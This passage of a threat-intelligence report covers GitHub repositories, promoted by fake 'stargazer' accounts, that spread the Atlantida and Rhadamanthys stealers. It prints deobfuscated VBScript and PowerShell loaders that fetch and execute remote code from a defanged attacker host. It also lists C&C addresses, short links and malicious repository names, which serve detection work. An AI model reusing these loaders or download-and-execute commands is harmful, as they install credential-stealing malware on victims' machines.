  <iframe  src="hxxp://astrahebz.com/te/g.mhtml" application="yes"  style= "  border:6px solid
red;" title="useful 324 test">gfdsgfd</iframe>

    <a href="#content" class="s-topbar--skip-link">Skip to main content</a>
        <div class="s-topbar--container">
                        <a href="#" class="s-topbar--menu-btn js-left-sidebar-toggle"
role="menuitem" aria-haspopup="true" aria-controls="left-sidebar" aria-expanded="false"><span>
</span></a>


                        <ol class="s-navigation" role="presentation">

                                        <li class="md:d-none">
                                                <a href=".co/" class="s-navigation--item js-gps-
track" data-gps-track="top_nav.products.click({location:2, destination:7})" data-ga="[&amp;quot;top
navigation&amp;quot;,&amp;quot;about menu click&amp;quot;,null,null,null]">About</a>
                                        </li>

                                <li>
                                        <a href="#" class="s-navigation--item js-gps-track js-
products-menu" aria-controls="products-popover" data-controller="s-popover" data-action="s-
popover#toggle" data-s-popover-placement="bottom" data-s-popover-toggle-class="is-selected" data-
gps-track="top_nav.products.click({location:2, destination:1})" data-ga="[&amp;quot;top
navigation&amp;quot;,&amp;quot;products menu click&amp;quot;,null,null,null]" aria-expanded="false">ass="s-
popover--arrow"></div>
                                <ol class="list-reset s-anchors s-anchors__inherit">
                                        <li class="m6">
                                                <a href=".com/questions" class="bar-sm p6 d-block
h:bg-black-225 js-gps-track" data-gps-track="top_nav.products.click({location:2, destination:2})"
data-ga="[&amp;quot;top navigation&amp;quot;,&amp;quot;public qa submenu click&amp;quot;,null,null,null]">
                                                        <span class="fs-body1 d-block"> </span>
                                                        <span class="fs-caption d-block fc-black-
400">Public questions &amp;amp; answers</span>
                                                </a>
                                        </li>
                                        <li class="m6">
                                                </form>
```

The VB script contains obfuscated code that executes PowerShell, which in turn runs remote code from another WordPress website.
The VB De-obfuscated code:

```
<script language="vBsCrIpT">
  Set tired52 = GetObject('winmgmts:\\\\\\\\.\\\\root\\\\cimv2')
        Set shell29 = tired52.Get('Win32_Process')
        intReturn = shell29.Create('powershell irm hxxp://astrahebz.com/te/useless.txt | iex',
Null, Null, intProcessID)
</script>
```

PowerShell code executing a .NET Injector.

```
$crop213 = @'
[DllImport("kernel32.dll")]
public static extern IntPtr GetConsoleWindow();

[DllImport("user32.dll")]
public static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);
'@

Add-Type -MemberDefinition $crop213 -Namespace "crumble542543" -Name "culture6546"
$danger5646 = [crumble542543.culture6546]::GetConsoleWindow()
[crumble542543.culture6546]::ShowWindow($danger5646, 0)

[System.Reflection.Assembly]::Load((New-Object
System.Net.WebClient).DownloadData("hxxps://astrahebz.com/te/tetete.bin")).EntryPoint.Invoke($null
 @($null))
```

This .NET injector creates a process of `regasm.exe` and injects a shellcode. Finally, the malware dropped is **Atlantida stealer** with C&C, `185.172.128.95`. The Stealer's network communication is unencrypted plain text. The first connection sends IP information to `185.172.128.95:6666`, and in the next sends to `185.172.128.95:6665` an archive with stolen information `Screenshot.jpeg`, `User Infromation.txt`, `Geo Information.txt`, `BrowserInfo.txt` and for each Browser, the Cookies/History/…



Figure 20 – Bot's first request.



Figure 21 – Bot's second request.

This campaign appears to have targeted victims who wanted to increase their "followers audience" in Twitch, Instagram, YouTube, Twitter, Trovo, and TikTok or use other tool-related features for Kick Chat, Telegram, Email, and Discord. Some of those malicious repositories distributing this template and phishing link were:

```
armoly/Discord-Bot
armoly/Ds-Spm
armoly/Email-Spm
armoly/Tg-Spm
armoly/Tg-SpmTg-Spm
armoly/Twt-Spm
bleblquck/FT-Vieww
bleblquck/Kck-Vw
bleblquck/Trv-Vws
bleblquck/Tw-Vws
dscvm/Discord-Vbot
dscvm/Visoul-Grabber
glassmuysa/Htlx-Gen-Check
glassmuysa/Mail-Ac-Gen
glassmuysa/TwT-Genr
glassmuysa/Ytb-Dwnld
gooles54/Rison-Raid-Bot
gooles54/Rison-Trading-Bot
gooles54/WPscn
lzero121/TWT-vWS
lzero121/Ytb-Vws
lzero121/iNS-vWS
lzero121/tK-vWS
memekch/TWT-vWS
memekch/Ytb-Vws
memekch/iNS-vWS
memekch/tK-vWS
memo1l/ChatGpt-Turbo
sokratso/KMSpic-Ac
valiso0/Mail-Ac-Generator
valiso0/TwT-Gen
valiso0/Ytb-Dwnld
```

At the same time, more than **380** Stargazer Ghost accounts starred the **~30** repositories listed:

0SPEED, 1shadowed, 2011mehdi, 60go, 7qwertyz, 9599853506, AUGUSCO, Ahmad7Salah, Akshitdangwal,
Alexaldi, Alpha9310, AmirChidan9, AngelFx777, Aniketgamingx, ArsanyAbdalla, Aubskobbes5,
Azang123, Badno2055, Bahaabasuny0, Bazarasxx, BilalPasta,
Boki309, BreakDee, BrokyBroke, Byronjr1, CanyonsEcho, Castle135798, Ch4r0oN, Chhunly844, Client,
CoderXL, Coding, Cortjiani, D4RK4T, DSB1973, Danish24123, DavidGruz, Detroit16, Drakanobr,
Emaynike, EneerOP,
Ericshalbe, Felixcyniiy, ForlornWindow46, Fox, Fox-King777, FranciscoFerreiraMaciel,
GEOMETRYDASHGOD2010, GEOXKEVINO, GabrielFel, GabrielHorbach, GabrielHorbach,, Gabst7,
Gaplaster3600, Ghadir450, Git, Gokumase, Gonachapa, GurujiIsLive, Hassanjanjua, Haxrusxx,
Housamelsherif, HuzaifaOmar, I1900sn, ImadOmer, Irsyan12, ItzzSzymusss, Ivrou66, Jamaldoskiy,
Jaouadrobio, Jasonnoi, Jayko235, Jayxxx14, Jessy55491, JhonataLim, Jockymaxi,
JonathanLaraAguirre, Jtayyab007, KaizerEmre, KenderMendoza2, Kets357,
Kimi-, Kimi-Hsueh, Kle182, Kroz157, Krutik03, Kynarox, LAKAKKK, LEVITA44, Leandro1242,
LeandroMirante, Lebagordo, LeoBello00, Lyonnais, Lyonnais-2008, M-Asghar8atk, MHCYT,
Madulahstaxks, MahmoudRede, Malek50, Mallco14,,
Marco22gt, Marcoscpires, Masud99Rana, MemeiNako, MenowJP, Miguelnogame, MohamedFayek2024,
Mudjator, MuhammadBayuPriyatna, MuhammadRamzan123, Mustangth666, Nannydream, Nealhag, Neivolan,
NexoCreeper, Nikolas145, Nitanzw, NobiKazi, Oeslen, OrucMuhammed,
OscarSalas19, Oscardoh63, Pantyshop, PasaBrava, Paul, Paul-CACHERA, Pedro42600, PlarixTools,
PsandQs, ROBOT2207, Rajveer8169, RefiElisa, Richard-Petty-Cru, RikuAAAAA, Riles923, RimuruNeto,
RolandSandorNagy, RoyalLegend0304, Ruhan44, SaidDEV89,
SaidSetup, SalmonButterzz, SatakeReal, Sebocha18, Severete, Sinbaiezechiel, SirRafael, Sourovnag,
Sourovnag,, StrikerJapa, SusannBaldiviezo, Syedhamzaalishah, SzaSza2, TUNA-V, Technogun92,
Thanakys, ThawHtooZin, ThiagoSilva97, Tomasdionisio, TulioInnoveSistema,
Tumladen, Umair-Younus-1152, Urashtu, UsmanKhursheed06, Vavarea, Vickysris, Victor, VilaxDev00,
Voracxty, WILWAP, Wanmeng811, Warungkakek, WeFacaa, Winzume, YakultGo, Yinyang26, Yokeshraj2001,
Youssef, Zecuss, Zekoahmed,
Zounzxx, a1nz0, aabdelhaleemm, absolutelie, achieversm, adixillua, advaman, alexplaysminecraft,
aliii00, aminov1010, anaskhan785, anasskeda, aninha1kstro, asayahandatgr, asdasfazamazsdgfdsg,
asdssfsd, asliyiilmaz, asmuiahmad, asmuiahmad,, atoras34,
axeldolce0x, bgpx28, bleblquck, bodrumblock, brayan7897, brookandels, c0mroy, chatchai2165,
dadinhokkk, dblancolascarez, deepak, deepak-gurjar07, deseplikon, dikiprsty, dnomesh,
ecoplayer07, egoistpanel, elMarkoDev, epsilon201, f4h3m,
fanerso, fatemehsotudeh, foxboyyyyyyy, gdois, georgi1122, guy1a2, hamudi1122, hereisue,
hnghvfhcggf6699, hugotpdev, imazen59, imbored112, ismailsawadi, issabii, jahanzaibranaa1,
jeremix14, jetunpatel1376, katarinadewi01, kb2030, khaledbenz2009,
khanbhijan, khk6644, kitrock25, knowledgecase, kubisshi, kumar7679, kumarthar, kurosh, kxzpreto,
kxzpreto,, larryewakins, lawadas1231, lenegropu, lilmaku, llkkaaaslk, lokmanbaz,
lucasmatheusdasilvadarosa, lucasodiniz, lucasstarley, lukeomatik,
lyyzwjj, lzero121, m1a5g24, mady0602, mahlatsita, mailnhucac, malhotraraghav2003, malrazer,
mansourazim, marcosibottino, mariamlola, mateuscarestiato, mayilvaganam, medo659, memo20101,
mertahxo, mgred22, milklove60122, misterclima, mjsal,
mohamednaeem109, monishgoal, motiaaa2, mougouta1, mrsinner56, mtalha7262, nachoooopxd, nadir0125,
nathan, nendousbae, newbieRizal, nguyenthanhthuy140403, nikko6433, ninexslow, ninjas007,
nizzamgrty, nomeshhost, noobking1234, noobking1234,, notayessir,
notglwze, nunur66, oPaozinh0, oicu8lsd, openmare, pao2522, passcard2A, patadoeman222,
phuriphatthongkuea, pierre930523, potatoaim1313, prasanta1515, qaisar1234890, quavofinnest,
rakuyoMo, ramdoni, ratihpurnamasar, raul2341, razzm7, rbxrecoveryexploits,
rcrobcarlos, rdiaz-002, reekid84, revelicate, reynaldirey18, richiewrld, rico260104, ricogann,
riendlek, riftal12, riocdr, rtR4RWp, rudy172, rxcw777, saadanjaved, saintxzx, saivaibhavtamiri,
samiranf, sarathi, sejgseok,
sepqy, sha0urya, sisjosex, sowjanyabhat, squidy24, sujay1599, tajokshare2023, tamsirdiarra4,
teejw, thedani1122, therotmaxxer, titiobig, tjwpo, tonyOsama1546, trev2coldfrr,
tvixterSourceCode, txxzclew, ugyen27, ultralinksgh, vault797478,
victid, wa314444, watcharaponnar, webdevuacs, wildan324, williamvidal87, xinghe99, xitadinhoss,
yiosoimortal, yokamm, yoosef30, yourscloudyy, yuong22, z8lc, z8lc60go, zaayaz, zefgzeragze,
zuhdi, zuhdi-in

A little less than **2,000** events took place in these repositories. An impressive **621** occurred on May 27, 2024, and **555** on May 31, 2024, suggesting a possible campaign took place around those dates, or GitHub disrupted some parts of the operations, with **Stargazer Goblin** "fixing" the affected parts of the network then.



Figure 22 – Stargazers Ghost Accounts activities on repositories related to the Atlantida campaign.

One account owned the repositories, and another made the `README.md` commits, which, in some cases, also contained their `proton.me` email address. The authors of the `README.md` files were:

Commit Date	Commit Author	Commit Email	Repository
2024-05-25T10:44:45Z GMT-5	slaycorpsa		glassmuysa/TwT-Genr
2024-05-25T11:03:18Z GMT-5	slaycorpsa		glassmuysa/Mail-Ac-Gen
2024-05-25T11:55:04Z GMT-5	slaycorpsa		glassmuysa/Ytb-Dwnld
2024-05-25T12:00:10Z GMT-5	slaycorpsa		glassmuysa/Htlx-Gen-Check
2024-04-11T23:22:47Z GMT+2	twarisua		valiso0/Mail-Ac-Generator
2024-04-11T23:24:39Z GMT+2	twarisua		valiso0/Mail-Ac-Generator
2024-05-25T12:11:09Z GMT+2	twarisua		valiso0/Mail-Ac-Generator
2024-05-25T12:12:25Z GMT+2	twarisua		valiso0/TwT-Gen
2024-05-25T12:15:12Z GMT+2	twarisua		valiso0/Ytb-Dwnld
2024-05-26T10:54:48Z GMT-5	blagoslo		dscvm/Discord-Vbot
2024-05-26T11:07:42Z GMT-5	blagoslo		dscvm/Visoul-Grabber
2024-05-27T13:34:17Z GMT-5	ellis441		gooles54/Rison-Raid-Bot
2024-05-27T14:10:03Z GMT-5	ellis441		gooles54/Rison-Trading-Bot
2024-05-27T14:31:44Z GMT-5	ellis441		gooles54/WPscn
2024-05-30T20:24:15Z GMT-4	gwala12		lzero121/iNS-vWS
2024-05-30T20:24:29Z GMT-4	gwala12		lzero121/tK-vWS
2024-05-30T20:24:46Z GMT-4	gwala12		lzero121/TWT-vWS
2024-05-30T20:24:56Z GMT-4	gwala12		lzero121/Ytb-Vws
2024-05-31T20:58:21Z GMT-4	qucher52		bleblquck/FT-Vieww
2024-05-31T20:58:46Z GMT-4	qucher52		bleblquck/Kck-Vw
2024-05-31T20:58:59Z GMT-4	qucher52		bleblquck/Trv-Vws
2024-05-31T20:59:09Z GMT-4	qucher52		bleblquck/Tw-Vws

Interestingly, in the case of the repository `valiso0/Mail-Ac-Generator`, there are three commits instead of one. This suggests that if the repository is not discovered and banned, it can be used in multiple campaigns. Typically, the behavior is that the author creates a repository, commits the malicious `README.md`, and shortly after, the Stargazer accounts proceed to star the repository.

Campaign II, Stargazers Ghost Network – Rhadamanthys

In many cases, the “Phishing” templates clearly targeted regular users despite the particular intended audience. There was one specific case in which we didn’t know if they targeted **Security Researchers** or other **Threat Actors**. The template’s title, *“**RisePro Stealer + HVNC Crack: The Ultimate***

Cybersecurity Threat," provided, in theory, a cracked version of the known infostealer **RisePro.** In reality, it infected the victims with a **GO downloader** that later dropped **Rhadamanthys.**



Figure 23 – RisePro Phishing Template.

Other repositories distributed the same short link, `goo.su/n8J4mOH`, with different phishing templates targeting different audiences.

AmerHashima/Voicemod-2024-Crack-Full-Version
Danms661/NEAR-HOT-WALLET-AUTOBOT
Danms661/SEED-SEARCHER-Crypto-Checker-30-Wallets
Danms661/Top-Osu-Hacks-2024-Aim-Assist-Bots-and-More
Essence-Of-Slimez-37/Pinnacle-Studio-Crack
Essence-Of-Slimez-37/Pro-Tools-Crack
Essence-Of-Slimez-37/ProtonVPN-Free-Crack-2024
Essence-Of-Slimez-37/ReiBoot-Pro-Crack-Download-Free
Essence-Of-Slimez-37/Revit-Crack
Essence-Of-Slimez-37/Rhinoceros-Crack
Essence-Of-Slimez-37/RisePro-Stealer-HVNC-Crack
Essence-Of-Slimez-37/SEED-SEARCHER-Crypto-Checker-30-Wallets
Essence-Of-Slimez-37/Simple-Checker-Crack
Essence-Of-Slimez-37/Snapster-autobot
Essence-Of-Slimez-37/SolidWorks-crack
Essence-Of-Slimez-37/Sound-Forge-crack
Essence-Of-Slimez-37/Steam-account-autoregger-creation-of-maFile
Essence-Of-Slimez-37/Sublime-Text-crack
Essence-Of-Slimez-37/TFT-Unlocker-Tool-FUll
Essence-Of-Slimez-37/TeamViewer-Latest-Crack-2024
Essence-Of-Slimez-37/The-unifier-is-both-Video
Essence-Of-Slimez-37/Toon-Boom-Harmony-Crack
Essence-Of-Slimez-37/Top-Osu-Hacks-2024-Aim-Assist-Bots-and-More
Essence-Of-Slimez-37/Unity-Pro-Cracks
Essence-Of-Slimez-37/VLC-Media-Player-Crack
Essence-Of-Slimez-37/Vape-V4-Crack-Kangaroo
Essence-Of-Slimez-37/Voicemod-2024-Crack-Full-Version
Essence-Of-Slimez-37/Youtube-365-Auto-upload-cheat-checker
Essence-Of-Slimez-37/ZBrush-Crack
Essence-Of-Slimez-37/pixel-wallet-bot-free
Essence-Of-Slimez-37/yescoin-bot-installation
HeangHorn/Corel-Draw-Free-Crack-2024
Knight-JNXU/Catizen-Auto-bot-autofarm
Major2000/Albion-2024
Major2000/EFT-ESP-hack
MikeWoWOne/Fortnite-hack-version
MikeWoWOne/GameMaker-Studio-2-Crack
MikeWoWOne/HWID-spoofer-for-games
MikeWoWOne/IObit-Uninstaller-Latest-Version-Crack
MikeWoWOne/JetBrains-IntelliJ-IDEA-Crack
MikeWoWOne/KMS-Auto-Windows-and-Office-Activator
MikeWoWOne/Kiddions-mod-menu-gta-5
MikeWoWOne/KuCoin-trading-bot
MikeWoWOne/Lethal-Company-Hack
MikeWoWOne/LoL-hack-script
MikeWoWOne/Lumion-Crack
MikeWoWOne/Magix-Music-Maker-Crack
MikeWoWOne/Matlab-Crack
MikeWoWOne/Movavi-Video-Editor-Pro-Crack-Download
MikeWoWOne/NARAKA-BLADEPOINT-Hack-Free
MikeWoWOne/NEAR-HOT-WALLET-AUTOBOT
MikeWoWOne/Navisworks-Crack
MikeWoWOne/Nero-Burning-ROM-Crack
MikeWoWOne/NordVPN-Pro-Crack-Full-Version
MikeWoWOne/hamster-kombat-bot-free
MikeWoWOne/memefi-coin-crypto-bot
Molano11/Nero-Burning-ROM-Crack
Molano11/Youtube-365-Auto-upload-cheat-checker
Ozkaynak-Sucuk/1inch-bot

Ozkaynak-Sucuk/ARK-radar-hack
Ozkaynak-Sucuk/Albion-2024
Ozkaynak-Sucuk/Apex-2024
Ozkaynak-Sucuk/Autodesk-Maya-Crack
Ozkaynak-Sucuk/BitMEX-trading-bot
Ozkaynak-Sucuk/Bitfinex-bot
Ozkaynak-Sucuk/Blum-auto-bot
Ozkaynak-Sucuk/Coinbase-pro-trading-bot
Ozkaynak-Sucuk/Cs-2-Hack-Skinchanger
Ozkaynak-Sucuk/Discord-Nitro-Alt-Generator-Free
Ozkaynak-Sucuk/Driver-Booster-Pro-License-Key-Crack
Ozkaynak-Sucuk/Fc-24-Hack-Free
Ozkaynak-Sucuk/FiveM-Hacks-2024
Ozkaynak-Sucuk/Fixing-Error-kernelbase
Ozkaynak-Sucuk/Fortnite-hack-version
SpacyXyt/Cinema-4D-Crack
SpacyXyt/LoL-hack-script
V-arc/Silverfish
batuhanodbs/FiveM-Hacks-2024
blackvn05/ReiBoot-Pro-Crack-Download-Free
dblancolascarez/CCleaner-Crack
jgprimaki/Microsoft-Office-2024-Cracked-Version
jzhou8881/Discord-Nitro-Alt-Generator-Free
jzhou8881/Driver-Booster-Pro-License-Key-Crack
jzhou8881/EFT-ESP-hack
jzhou8881/ESET-NOD32-Antivirus-Crack
jzhou8881/Earnings-on-CS2-trades-CS-Trading-helper-Buff163
jzhou8881/Fc-24-Hack-Free
jzhou8881/Filmora-License-Key-Crack-Download
jzhou8881/FiveM-Hacks-2024
jzhou8881/Fivem-Hack-undetected
jzhou8881/Fixing-Error-0x80004005-Unspecified
jzhou8881/Fixing-Error-0x80070002
jzhou8881/Fixing-Error-0x80070005-Access-Denied
jzhou8881/Fixing-Error-0x8007000E
jzhou8881/Fixing-Error-0x80070057-Invalid-Parameter
jzhou8881/Fixing-Error-0x80070424-Specified-Service
jzhou8881/Fixing-Error-0x80070570
jzhou8881/Fixing-Error-0x80072EE7
jzhou8881/Fixing-Error-0x8015DC12
jzhou8881/Fixing-Error-0x803F8001
jzhou8881/Fixing-Error-0x887A0005-DirectX
jzhou8881/Fixing-Error-0x887A0020
jzhou8881/Fixing-Error-0xC000007B
jzhou8881/Fixing-Error-0xC0000142
jzhou8881/Fixing-Error-0xc0000005
jzhou8881/Fixing-Error-0xc00000ba
jzhou8881/Fixing-Error-BEX
jzhou8881/Fixing-Error-d3dx9-43-dll
jzhou8881/Fixing-Error-kernelbase
jzhou8881/Fortnite-hack-version
jzhou8881/Free-Crypto-Trading-Bot-Download
lixvr/1inch-bot
lixvr/BitMEX-trading-bot
lixvr/KuCoin-trading-bot
lixvr/Sandbox-CryptoBot
lixvr/eTukTuk-CryptoBot
teenjay/Sound-Forge-crack
teenjay/Steam-account-autoregger-creation-of-maFile

```
teenjay/Sublime-Text-crack
teenjay/TFT-Unlocker-Tool-FUll
teenjay/TeamViewer-Latest-Crack-2024
teenjay/The-unifier-is-both-Video
teenjay/Toon-Boom-Harmony-Crack
teenjay/Top-Osu-Hacks-2024-Aim-Assist-Bots-and-More
teenjay/TradingView-scripts
teenjay/Uniswap-bot
teenjay/Unity-Pro-Cracks
teenjay/VLC-Media-Player-Crack
teenjay/Vape-V4-Crack-Kangaroo
teenjay/Youtube-365-Auto-upload-cheat-checker
teenjay/ZBrush-Crack
teenjay/xBLAST-auto-bot
teenjay/yescoin-bot-installation
yCodezao/Microsoft-Office-2024-Cracked-Version
yCodezao/Microsoft-Project-Crack
yCodezao/NZT-Poker-AI-Bot-17-Rooms-Cash-Fish-Monitor
yCodezao/Notcoin-crypto-bot
yCodezao/Parallels-Desktop-Crack
yCodezao/Path-Of-Exile-Hack
yCodezao/Pinnacle-Studio-Crack
yCodezao/PlayDoge-Auto-Farm-and-Bot-Setup
yCodezao/Pro-Tools-Crack
yCodezao/ProtonVPN-Free-Crack-2024
yCodezao/ReiBoot-Pro-Crack-Download-Free
yCodezao/Revit-Crack
yCodezao/Rhinoceros-Crack
yCodezao/RisePro-Stealer-HVNC-Crack
yCodezao/SEED-SEARCHER-Crypto-Checker-30-Wallets
yCodezao/Sandbox-CryptoBot
yCodezao/ShibaShootout-CryptoBot
yCodezao/Snapster-autobot
yCodezao/SolidWorks-crack
yCodezao/cs2-hvh
yCodezao/pixel-wallet-bot-free
ySunSh1ne/JetBrains-IntelliJ-IDEA-Crack
yessine-agrebi/AOMEI-Partition-Assistant-Cracked-Software
```

We observed direct external links to malicious scripts or links redirecting to another GitHub repository release, but threat actors also utilized short links like `goo.su` and `bit.ly`. Searching the previously mentioned short-link domains, we obtained around **400** repositories.

